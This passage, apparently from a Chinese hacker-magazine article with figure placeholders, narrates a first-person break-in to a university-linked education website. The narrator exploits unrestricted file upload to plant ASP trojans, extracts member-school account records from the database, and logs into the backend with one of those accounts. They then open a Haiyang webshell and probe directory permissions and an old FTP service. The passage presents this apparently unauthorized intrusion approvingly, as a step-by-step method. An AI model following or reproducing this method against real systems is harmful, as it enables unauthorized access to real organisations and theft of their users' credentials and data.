


图12

提交后出现“发布成功”的页面，如图13，说明此处没有对上传文件作限制，存在上传漏洞。于是打开抓包工具，居然没有找到上传后的路径。不过木马文件毕竟是传上去了，抓包工具没有找到，那就去数据库里找找线索吧！




图13




图14

从数据库猜解出的信息里（图14），虽然得到了上传的文件名等重要信息，但还是无法查出真实的路径，看来程序员在这方面也是下了一番工夫。于是我利用以往的经验对目录名狂试了N分种后，终于打算放弃，没必要继续在这里浪费时间了。像这么大的网站，应该不是一个程序员做的程序，不如去其他的后台看看再说。虽然没有成功得手，但这里存在的上传漏洞还是给我比较大的希望的。

在另一个User_1的数据库表中得到了所有的会员学校用户信息（图15）。




图15

随意找到一个帐号，成功进入后台，先点开论坛管理看了看（图16），南开大学的地址等信息清楚的发布在论坛的左上部分。




图16

回到正题，继续检查文件上传漏洞。点击“招生快讯”的链接，继续点击上传文件，进入到上传的页面（图17），当看到上传页面上说明的限制格式后，心里一凉。莫非已作了限制？先来试一试吧，上传了一个asp木马。




图17

哈哈，虚惊一场。不仅可以上传，连文件名和文件大小都返回到页面，如图18。通过抓包工具，很顺利的找出上传的目录http://******/news/user_img/nkdx/2006.asp。输入木马的开门密码，看到了大家熟悉的海阳页面，如图19。




图18

进入后，先随意看了看系统的信息，然后重点看一看网站所在的分区，如图20。




图19




图20

随意新建个文件，然后再删除，如图21。看来目录权限没有限制，突然想起这个服务器有个版本很低的FTP。


